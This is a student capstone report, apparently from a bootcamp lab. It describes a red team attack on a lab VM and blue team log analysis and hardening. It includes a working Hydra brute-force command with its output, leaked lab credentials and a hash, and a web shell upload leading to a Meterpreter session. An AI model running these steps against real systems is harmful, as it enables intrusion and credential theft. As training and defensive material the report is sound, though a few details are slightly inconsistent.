A black silhouette of a person standing on a jagged mountain peak, holding a flag aloft. A dashed white line indicates a path leading up the mountain. The background is a light blue geometric pattern.

# Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System.

**Sam O.**

**Suggested Time:**



# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask:255.255.255.0  
Gateway :192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.1  
OS: Windows  
Hostname: ML-REFVm-0684427

# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker Machine.
ELK	192.168.1.100	Captures log activity from Capstone Machine.
Capstone	192.169.1.105	Vulnerable Machine.
Red vs Blue ML-REfVm-0684427	192.168.1.1	Virtual Host Machine displaying Log activity on Kibana.

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80.	Attackers are able to access sensitive private information through open ports.	The red team was able to access company folders with secret files which had the hashed password.
Sensitive Data Exposure	Web applications and APIs do not protect sensitive data since the secret_folder is publicly accessible but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the webserver. This vulnerability allowed the Red team to brute force and accessed unencrypted secret file information.
Unauthorized File Upload	Users are allowed to upload arbitrary files to the webserver.	This vulnerability allows attackers to upload PHP scripts to the server.
Remote Code Execution via Command Injection	Attackers can use PHP scripts to execute arbitrary shell commands.	The vulnerability allows attackers to open a reverse shell to the servers.

# Exploitation: Open Port 80

01

## Tools & Processes

- We used **nmap** to scan the network for open ports and other services.

## Achievements

- The IP address 192.168.1.105 had an open port 80.
- The exploit revealed a **secret\_folder** directory with important company files.

02

## Exploitation

- This information is used to explore the files and find out the user\_name and the path of the secret folder.

03

```
Shell No.1
File Actions Edit View Help
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-26 12:05 PDT
Stats: 0:00:23 elapsed; 252 hosts completed (3 up), 3 undergoing Service Scan
Service scan Timing: About 88.89% done; ETC: 12:06 (0:00:02 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.00083s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrtp?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp   open  http             Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh             OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.74 seconds
root@kali:~#
```



# Exploitation: Sensitive Data Exposure

01

## Tools & Processes

- dirb to map URLs
- Browser to explore
- Hydra to brute force and reveal user and password.

## Achievements

- The exploit granted the Red team user shell access into the victim machine and revealed a **secret\_folder** directory with secret files.

02

## Exploitation

The login prompt reveals that the user is ashton.

03

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/connect_to_corp_server`. The page content includes a 'Personal Note' section with a list of instructions for connecting to a webdav server. Below the browser window, a terminal window displays the output of the Hydra tool. The terminal shows the command `hydra -l ashton -P /rockyou.txt -s 80 -f -vv 192.168.1.105 http-get --company_folders/secret_folder/` and the resulting output, which includes a list of login attempts and a final status message indicating a successful login for the user 'ashton' with the password '12345'.

```
Personal Note
In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

```
File Actions Edit View Help
Don't use in military or secret service organizations, or for illegal purposes.
Example: hydra -l user -P nasslist.txt ftp://192.168.0.1
root@kali:~# hydra -l ashton -P /rockyou.txt -s 80 -f -vv 192.168.1.105 http-get --company_folders/secret_folder/
Hydra v9.9.9 (C) 2025 by vanhauser/thc - Please do not use in military or secret service organizations, or for illegal purpo

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-24 10:13:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p:14344399), ~896525 tries per task
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "5loweys" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lessira" - 16 of 14344399 [child 15] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: 12345
[STATUS] attack finished for 192.168.1.105 (Valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 10:13:53
root@kali:~#
```

# Exploitation: Unauthorized File Upload

01

## Tools & Processes

- Crack hash to connect via WebDAV
- Generate custom web shell with msfconsole
- Upload shell via WebDAV

## Achievements

- Uploading a web shell allows us to execute **arbitrary shell commands** on the target

02

## Index of /company\_folders/secret\_folder


Name	Last modified	Size	Description
Parent Directory			
connect to corp server	2019-05-07 18:28	414	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

03

## Aftermath

- Running arbitrary shell commands allows Meterpreter to open a full-fledged connection to the target






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




- Port scan began at 20:00 hours.
- 18,769 hits from the source IP 192.168.1.90. as indicated on the second chart.
- We have 496 port scanned in one minute and 30 seconds which is a port scan.



# Analysis: Identifying the Port Scan (cont.)

## What responses did the victim respond back with?

As indicated on the chart, the victim responded back with 401 (Unauthorized), 207 (Multi-Status), 200 (OK), and 404 (Not found) responses.



# Analysis: Finding the Request for the Hidden Directory

Mozilla Firefox

Kali Linux, an Offensive Security x 192.168.1.105/company\_fol x 192.168.1.105/company\_fol x +

← → ↻ 🏠

📄 192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server

⋮ 🛡️ ☆

🐞 Kali Linux

🐞 Kali Training

🐞 Kali Tools

📄 Kali Docs

🐞 Kali Forums

🐞 NetHunter

📄 Offensive Security

🐞 Exploit-D

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company_folders/secret_folder/	16,403
http://192.168.1.105/webdav	132
http://192.168.1.105/webdav/shell.php	46
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	10

Export: Raw 📄 Formatted 📄

- The attack started at 20:30 with 16,403 requests on the hidden directory.
- The files in the secret folder hidden in the company folder were of the interest .
  - http://192.168.1.105/company\_folder/secret\_folder
  - http://192.168.1.105/webdav/passwd.dav
  - http://192.168.1.105/webdav/shell.php
- The secret folder had a file with hashed password and contained Instructions on how to access WebDAV server by using Ryan's password.

# Analysis: Uncovering the Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS			
url.full: Descending	Count	server.ip	192.168.1.105
http://192.168.1.105/company_folders/secret_folder/	33,198	# server.port	80
http://192.168.1.105/webdav	18	# source.bytes	164B
http://192.168.1.105/	12	source.ip	192.168.1.90
http://192.168.1.105/webdav/shell.php	10	# source.port	44000
http://192.168.1.105/company_folders/secret_folder	8	status	Error
Export: Raw Formatted		type	http
		url.domain	192.168.1.105
		url.full	http://192.168.1.105/company_folders/secret_folder/
		url.path	/company_folders/secret_folder/
		url.scheme	http
		user_agent.original	Mozilla/4.0 (Hydra)

- 33,198 requests were made for the sensitive data indicating a brute force attack.
- The password-protected secret\_folder was requested 33,198 times, but the file inside that directory was only requested 8 times. Out of 33,198 requests, only 8 were successful.

# Analysis: Finding the WebDAV Connection

In the chart we observe that 18 requests were made to WebDav directory.


The shell.php file was requested 10 times by the attacker

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder/	33,198
http://192.168.1.105/webdav	18
http://192.168.1.105/	12
http://192.168.1.105/webdav/shell.php	10
http://192.168.1.105/company_folders/secret_folder	8

Export: [Raw](#)  [Formatted](#) 





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

- Set an alarm to fire when a firewall detects over 5 ports scans in 30 seconds from the same IP source.

What threshold would you set to activate this alarm?

- Alarms should fire if a given IP address sends more than 10 requests per second for more than 5 seconds
- Set an alarm to fire and drop large packets if the size of any inbound ICMP packet is larger than the threshold 1024 bytes.

## System Hardening

What configurations can be set on the host to mitigate port scans?

- Install a Firewall to close all unnecessary ports. A firewall can also help prevent unauthorized access to your network.
- Filter ICMP ping traffic on the system.
- Enable TCP wrappers to allow IP address list and close the open, vulnerable ports.

```
> iptables -A INPUT -p tcp -m tcp -m multiport ! --  
dports 80,443 -j DROP
```

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow authorized IP addresses.
- Trigger alarm if an IP not on the allow list attempts to connect.

What threshold would you set to activate this alarm?

If the incoming IP is *not* allowed, it fires on a threshold of a single attempt.

## System Hardening

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user.
- This way, someone who gets a shell as, e.g., www-data will not be able to read it.
- In addition, the file should be encrypted at rest.
- On the terminal run
- Delete the current hidden directory and create a new one offline.
- `rm -r ../company_files/secret_folder` from the server

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert if '401 unauthorized error' is returned from any server that detects failed login attempts
- Also create an alert to detect the "hydra" string value by the user\_agent.

What threshold would you set to activate this alarm?

- Set the account to lock after more than 3 failed login attempts for one hour.

## System Hardening

What configuration can be set on the host to block brute force attacks?

- Configure fail2ban<apt-get install fail2ban> or a similar utility would mitigate brute force attacks.

```
[WebDAV] enabled = true filter = webdav action = iptables-multiport[name=webdav, port="http, https"]  
logpath=dav://192.168.1.105/webdav maxretry = 3 findtime  
= 600 bantime = 600
```

- Lockout accounts for 1 hour after 3 incorrect password attempts until manually unlocked by an administrator.
- Lockout an IP address with multiple failed logins.
- Prompt user to answer secret questions after 3 failed login attempts.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to WebDAV with Filebeat
- Fire an alarm on any read performed on files within WebDAV.

What threshold would you set to activate this alarm?

- Simply trigger the alarm whenever someone accesses the WebDAV directory.
- Preferably, allow only valid IP addresses.

## System Hardening

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host.

Describe the solution. If possible, provide the required command line(s).

limit WebDAV access to a limited number of users.

```
> nano /etc/httpd/conf/httpd.conf Locate directory  
section (/var/www/) and set it as follows:<Directory  
/var/www/webdav/>
```

```
Order allow, deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Allow from 127
```

```
Deny from all
```

```
</Directory>
```

---

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

- Alarms should fire upon receipt of any POST request containing the form or file data of a disallowed file type, e.g., .php.

What threshold would you set to activate this alarm?

- The alarm should fire whenever users upload a forbidden file.

## System Hardening

What configuration can be set on the host to block file uploads?

- Files upload to require authentication and write permissions can be restricted on the host.
- Uploads can be isolated into a dedicated storage partition not accessible from the web.
- Filebeat should be enabled and configured.
- `<Limit PUT POST DELETE PROPFIND PROPPATCH MKCOL COPY MOVE LOCK UNLOCK>`

# Conclusion

In this project, we have learned more about the current threats and how sophisticated modern techniques compromise credentials, apps, and data. To defend your organization against these new threats, the cybersecurity team must focus on protecting the company data and include continuous monitoring, pen-testing, detecting, and response. For that reason, the use of the Red and Blue Team becomes very important.

*The  
End*